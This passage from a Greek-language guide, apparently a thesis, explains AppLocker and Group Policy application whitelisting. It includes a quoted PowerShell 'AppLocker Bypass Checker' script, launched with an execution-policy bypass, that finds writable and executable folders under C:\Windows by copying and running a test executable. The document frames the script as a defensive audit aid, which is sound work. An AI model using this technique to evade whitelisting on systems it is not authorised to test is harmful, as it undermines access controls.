Μαζί με όλες αυτές τις τεχνικές whitelisting και τις πολιτικές έχει αναφερθεί πολλές φορές η έννοια της ομάδας (groups). Είναι πολύ χρήσιμο ο διαχειριστής να γνωρίζει πώς να δημιουργήσει μία ομάδα αλλά κυρίως πως θα την χρησιμοποιήσει. Αυτό που συνιστάται είναι να δημιουργούνται ομάδες δοκιμαστικές και εκεί να δοκιμάζονται οι κανόνες. Και αργότερα να διαμοιραστούν και στην κανονική ομάδα. Άλλωστε

υπάρχει δυνατότητα export των κανόνων σε μορφή xml, η διαδικασία φαίνεται στην εικόνα 20 παραπάνω.

Η μορφή αυτή δεν έχει μόνο αυτή τη λειτουργία. Τα xml αρχεία μπαίνουν σαν ορίσματα στις εντολές cmdlets στο powershell για τον καλύτερο χειρισμό και έλεγχο των κανόνων.


4.3.5. Δημιουργία αυτόματων κανόνων AppLocker

Όπως φαίνεται, οι κανόνες του AppLocker δεν είναι πολύ περίπλοκοι. Ακόμα κι έτσι, μόλις ξεκινήσει κάποιος να δημιουργεί κανόνες AppLocker, πρέπει να εξουσιοδοτήσει οποιαδήποτε εφαρμογή θέλει να επιτρέπεται να εκτελείται από τους χρήστες. Εάν παραλείψει να εξουσιοδοτήσει μια εφαρμογή, οι χρήστες δεν θα μπορούν να την εκτελέσουν. Το θέμα είναι ότι παρόλο που η Microsoft διευκολύνει τη δημιουργία ενός κανόνα AppLocker, η δημιουργία ενός πλήρους συνόλου κανόνων AppLocker μπορεί να είναι πολλή δουλειά.


Το AppLocker περιέχει ένα μηχανισμό για την αυτόματη δημιουργία των απαραίτητων κανόνων. Για να αποκτήσουμε πρόσβαση σε αυτήν τη λειτουργία, κάνουμε δεξί κλικ σε ένα από τα κοντέινερ κανόνων και επιλέγουμε την εντολή Αυτόματη δημιουργία κανόνων από το μενού συντομεύσεων. Έπειτα, τα Windows θα ξεκινήσουν έναν οδηγό που ζητά το όνομα μιας διαδρομής αρχείου για ανάλυση, μια ομάδα ασφαλείας την οποία πρέπει να εφαρμόσουν οι νέοι κανόνες που δημιουργήθηκαν και ένα όνομα που θα εκχωρηθεί στο σύνολο κανόνων. Το πως μοιάζει αυτός ο οδηγός φαίνεται στην εικόνα 21 παρακάτω.

Στο επόμενο βήμα, τα Windows κάνουν μερικές ερωτήσεις σχετικά με τον τρόπο δημιουργίας των κανόνων. Από προεπιλογή, τα Windows δημιουργούν κανόνες εκδότη για τυχόν υπογεγραμμένες εφαρμογές και κανόνες κατακερματισμού αρχείων για όλες τις άλλες εφαρμογές. Αυτή είναι απλώς η προεπιλεγμένη συμπεριφορά όμως. Έχετε την επιλογή για τη δημιουργία άλλων τύπων κανόνων.

Εφόσον γνωρίζουμε τί τύπους κανόνων πρέπει να δημιουργηθούν, συνεχίζουμε προχωρώντας στα επόμενα βήματα του οδηγού και θα δημιουργηθούν οι κανόνες. Όταν ολοκληρωθεί η διαδικασία, θα δείτε μια οθόνη παρόμοια με αυτή που φαίνεται στην Εικόνα 21 παρακάτω. Όπως μπορούμε να δούμε, αυτή η οθόνη μας ενημερώνει για το πόσους κανόνες του κάθε τύπου έχουν δημιουργηθεί. Υπάρχει επίσης η δυνατότητα αναθεώρησης των αρχείων που αναλύθηκαν ή της προβολής των κανόνων που δημιουργήθηκαν αυτόματα, εικόνα 22.



Εικόνα 21: Αυτόματη δημιουργία κανόνων για πακέτα και εφαρμογές




Εικόνα 22: Επισκόπηση κανόνων

4.3.6. Δημιουργία κανόνα


Η δημιουργία ενός κανόνα είναι πολύ απλή. Αυτό οφείλεται στο πολύ εύχρηστο interface προσφέρει η Microsoft για τον σκοπό αυτό. Αφού γίνουν οι διαδικασίες που αναφέρονται παραπάνω και έχει κατανοηθεί η λογική των κανόνων και ο λόγος που γίνεται το κάθε τι, ήρθε η ώρα να δημιουργηθούν οι κανόνες. Ο AppLocker προσφέρει μία ευελιξία που παλαιότερα δεν υπήρχε. Τι σημαίνει αυτό; Σημαίνει ότι δεν υπάρχει κάποια ιδιαίτερη συμβουλή ή κάποια περπατημένη οδός όσο αναφορά τη δημιουργία κανόνων. Οι βασικές λειτουργικές ενέργειες που θα ήταν καλό να γίνουν αναφέρονται παραπάνω. Το μόνο που μένει να απασχολεί τον διαχειριστή είναι να έχει ξεκάθαρο στο μυαλό του τι πρέπει να αφήσει να εκτελείται τι πρέπει να απαγορεύσει και ποιος θα ήταν ο κατάλληλος τρόπος να γίνει αυτό από θέμα ασφάλειας. Παρακάτω υπάρχει ένα παράδειγμα κανόνα άρνησης με σκοπό να φανεί η διαδικασία της δημιουργίας κάποιου κανόνα.

Αρχικά βρισκόμαστε στην κονσόλα Local Group Policy Editor. Έπειτα πατάμε δεξί κλίκ στο είδος του κανόνα που θέλουμε. Στην περίπτωση αυτή μιλάμε για κανόνα που αφορά εκτελέσιμο. Εμφανίζεται λοιπόν το παράθυρο που φαίνεται στην εικόνα 23 παρακάτω. Στην καρτέλα των permissions διαλέγουμε το είδος του κανόνα permit ή deny. Στην περίπτωση μας είναι το δεύτερο. Εδώ επίσης διαλέγουμε και σε ποιους χρήστες ή ομάδα χρηστών θα εφαρμοστεί ο κανόνας. Στην περίπτωση αυτή έχει δημιουργηθεί η ομάδα Dokimi με Χρήστη τον ieuser.




Εικόνα 23: Permissions

Έπειτα συνεχίζουμε στην καρτέλα Conditions όπου ουσιαστικά διαλέγουμε τον τρόπο με τον οποίο θα κάνουμε deny το εκτελέσιμο. Ο αποκλεισμός ενός εκτελέσιμου με βάση το hush του είναι η καλύτερη λύση για μεμονωμένη περίπτωση. Αυτό γιατί με την επιλογή του εκδότη θα κλείσουμε και άλλες εφαρμογές που πιθανός χρειαζόμαστε. Και η επιλογή με το μονοπάτι στη διαχείριση δεν προσφέρει μεγάλη ασφάλεια γιατί μπορεί εύκολα να παρακαμφθεί από τον κακόβουλο απλός αντιγράφοντας το αρχείο σε άλλο σημείο που επιτρέπεται η εκτέλεση. Η διαδικασία φαίνεται στην εικόνα 24




Εικόνα 24: Conditions

Το επόμενο βήμα είναι η εύρεση του αρχείου από το σύστημα, η διαδικασία φαίνεται στην εικόνα 25.




Εικόνα 25: Εύρεση αρχείου από το σύστημα

Ο κανόνας δημιουργείται κάτω από τους αρχικούς κανόνες που έχουν ενεργοποιηθεί. Η διαδικασία για τους default rules υπάρχει στο αντίστοιχο κεφάλαιο, εικόνα 26.



Εικόνα 26: Rule overview

Όταν λοιπόν ο ieuser που ανήκει στην ομάδα Dokimi προσπαθήσει να τρέξει το εκτελέσιμο θα δει αυτό το παράθυρο. Ο κανόνας λειτούργησεόπως φαίνεται στην εικόνα 27.



Εικόνα 27: Εμφάνιση μηνύματος αποτροπής εκτέλεσης

Όταν κάνετε μία αλλαγή στους κανόνες καλό είναι να χρησιμοποιείται η εξής εντολή για την ανανέωση της πολιτικής που φαίνεται στην εικόνα 28.

Εικόνα 28: Εντολή ανανέωσης κανόνων

4.3.7. Σάρωση συστήματος αρχείων

Πέρα από τη μεθοδολογία που θέλει να εφαρμόσει ο κάθε διαχειριστής υπάρχει και ένα τρόπος που χρησιμοποιείται πολύ συχνά. Υπάρχουν κάποια powershell scripts τα οποία ανιχνεύουν σε ποιους φακέλους επιτρέπεται η εκτέλεση και όχι μόνο. Που υπάρχουν δικαιώματα γραψίματος, διαβάσματος. Το ξεχωριστό που έχει αυτός ο τρόπος είναι ότι κάνει το σύστημα πιο ασφαλές. Παραπάνω αναλύθηκε το ότι μπορεί κάλλιστα ένα αρχείο να εκτελεστεί αλλάζοντάς του μονοπάτι. Αυτός ο τρόπος μας βοηθάει να ανιχνεύσουμε αυτά τα μονοπάτια και να απαγορεύσουμε την εκτέλεση σε αυτά. Το μόνο που χρειάζεται είτε να δανειστούμε ένα τέτοιο script είτε καλύτερα να δημιουργήσουμε κάποιο. Το παρακάτω script κάνει αυτή τη δουλειά. Το μόνο που χρειάζεται είναι να ανοίξουμε το powershell. Να μπούμε στον φάκελο που αποθηκεύσαμε το script και να εκτελέσουμε την παρακάτω εντολή. Η εντολή αυτή περιέχει και τα ορίσματα που επιτρέπουν την εκτέλεση, Αυτό γιατί δεν δίνεται by default η δυνατότητα εκτέλεσης σε powershell terminal.


Η εντολή : **PowerShell -ExecutionPolicy Bypass -File .\scriptName.ps1**

Πίνακας 7: Script


```
# AppLocker Bypass Checker (Default Rules) v1.0
# One of the Default Rules in AppLocker allows everything in the folder C:\Windows to be executed.
# A normal user shouln't have write permission in that folder, but that is not always the case.
# This script tries to copy an executable to every folder in Windows and (if the copy succeeds)
# it will try to execute it.
# Read more at https://mssec.wordpress.com/2015/10/22/AppLocker-bypass-checker/
# // Tom Aafloen, 2015-10-22
# Cleanup if script has been run before
# Note that some folder allows adding files, but not deleting or executing

Get-ChildItem C:\Windows -Filter ABCtestfile.exe -Recurse -ErrorAction SilentlyContinue | Remove-Item -ErrorAction SilentlyContinue

# Loop through C:Windows, try to copy executable and - if successful - try to execute it.
# Some folders that allow copying but not executing will throw an Access Denied error for each

($_ in (Get-ChildItem C:\Windows -recurse -ErrorAction SilentlyContinue)){
if($_.PSIsContainer)
{
Set-Location $_.FullName
Copy-Item "C:\Windows\System32\mstsc.exe" .\ABCtestfile.exe -ErrorAction SilentlyContinue
if (Test-Path -Path .\ABCtestfile.exe)
{
Write-Host "Trying to execute in writable folder" $_.FullName -ForegroundColor Yellow
Start-Process .\ABCtestfile.exe
}}}

# List folders where the executable was copied (and you have read access)
Write-Host "The following paths allow write (and read)" -ForegroundColor Green
Get-ChildItem C:\Windows -Filter ABCtestfile.exe -Recurse -ErrorAction SilentlyContinue | Select-Object FullName | Format-Table -AutoSize

# List path of running executables
Write-Host "The following paths allow write and execute" -ForegroundColor Green
(Get-Process ABCtestfile).MainModule | select FileName

# Cleanup by stopping all created test processes
Stop-Process -Name ABCtestfile -Force
```

Το script είναι από https://mssec.wordpress.com/2015/10/22/AppLocker-bypass-checker/

Παρακάτω στην εικόνα 29 φαίνεται η διαδικασία κατά την εκτέλεση και στην εικόνα 30 φαίνεται το αποτέλεσμα του κώδικα δηλαδή τα μονοπάτια που επιτρέπουν την εκτέλεση [17]. Το συγκεκριμένο script δεν είναι και λειτουργικό για τον κακόβουλο. Αυτό γιατί εκτός του ότι παίρνει αρκετό χρόνο να εκτελεστεί καταναλώνει και πολλούς από τους πόρους του μηχανήματος. Αυτό το κάνει αν όχι ανιχνεύσιμο, αντιμετωπίσιμο τουλάχιστον.



Εικόνα 29: Διαδικασία κατά την εκτέλεση του script




Εικόνα 30: Αποτέλεσμα απο την εκτέλεση του script

4.4. Whitelisting σε χρήστες

Ο συγκεκριμένος τρόπος whitelisting είναι αρκετά απλός. Ουσιαστικά δημιουργείται μια λίστα με εφαρμογές που επιτρέπονται για τον χρήστη. Παίρνουμε τα ονόματα των εκτελέσιμων και απλά τα αντιγράφουμε στη λίστα αυτή. Όλα τα υπόλοιπα εκτελέσιμα δεν μπορούν να εκτελεστούν.

Η τεχνική αυτή έχει δύο πράγματα που θέλουν προσοχή. Το πρώτο είναι ότι πρέπει να έχουμε ενεργοποιήσει να φαίνονται οι καταλήξεις των αρχείων π.χ. .exe. Αυτή η τεχνική άλλωστε αποτελεί βασικό στοιχείο ασφαλείας και πρέπει να είναι ενεργοποιημένη σε όλα τα συστήματα.


Το δεύτερο ότι αυτή η ρύθμιση εμποδίζει μόνο τους χρήστες να εκτελούν προγράμματα που ξεκινούν από τη διαδικασία του Windows Explorer. Δεν εμποδίζει τους χρήστες να εκτελούν προγράμματα όπως το Task Manager, τα οποία ξεκινούν από τη διαδικασία του συστήματος ή από άλλες διαδικασίες. Επίσης, αν οι χρήστες έχουν πρόσβαση στη γραμμή εντολών Cmd.exe, αυτή η ρύθμιση δεν τους εμποδίζει να ξεκινήσουν προγράμματα στο παράθυρο εντολών που δεν επιτρέπεται να ξεκινήσουν χρησιμοποιώντας την Εξερεύνηση των Windows. Αυτό συμβαίνει βέβαια μόνο αν στη λίστα των επιτρεπόμενων είναι το cmd.exe. Η περίπτωση αυτή φαίνεται στην παρακάτω εικόνα 30.



Εικόνα 31 : Αποτέλεσμα εκτέλεσης μέσω τερματικού

Βλέπουμε το powershell μέσω του cmd έχει τρέξει κανονικά ενώ μέσω του explorer μας βγάζει μήνυμα αδυναμίας εκτέλεσης λόγω ρύθμισης.


Για να πραγματοποιηθεί αυτή η διαδικασία πρέπει αρχικά να ανοίξουμε τον gpeditor και έπειτα να ακολουθήσουμε το μονοπάτι User Configuration – Administrative Templates – System. Κάνουμε ένα κλικ στον φάκελο System και δεξιά εμφανίζεται μία λίστα από φακέλους και αρχεία. Στη συνέχεια κάνουμε διπλό κλικ στο run only specified windows applications.



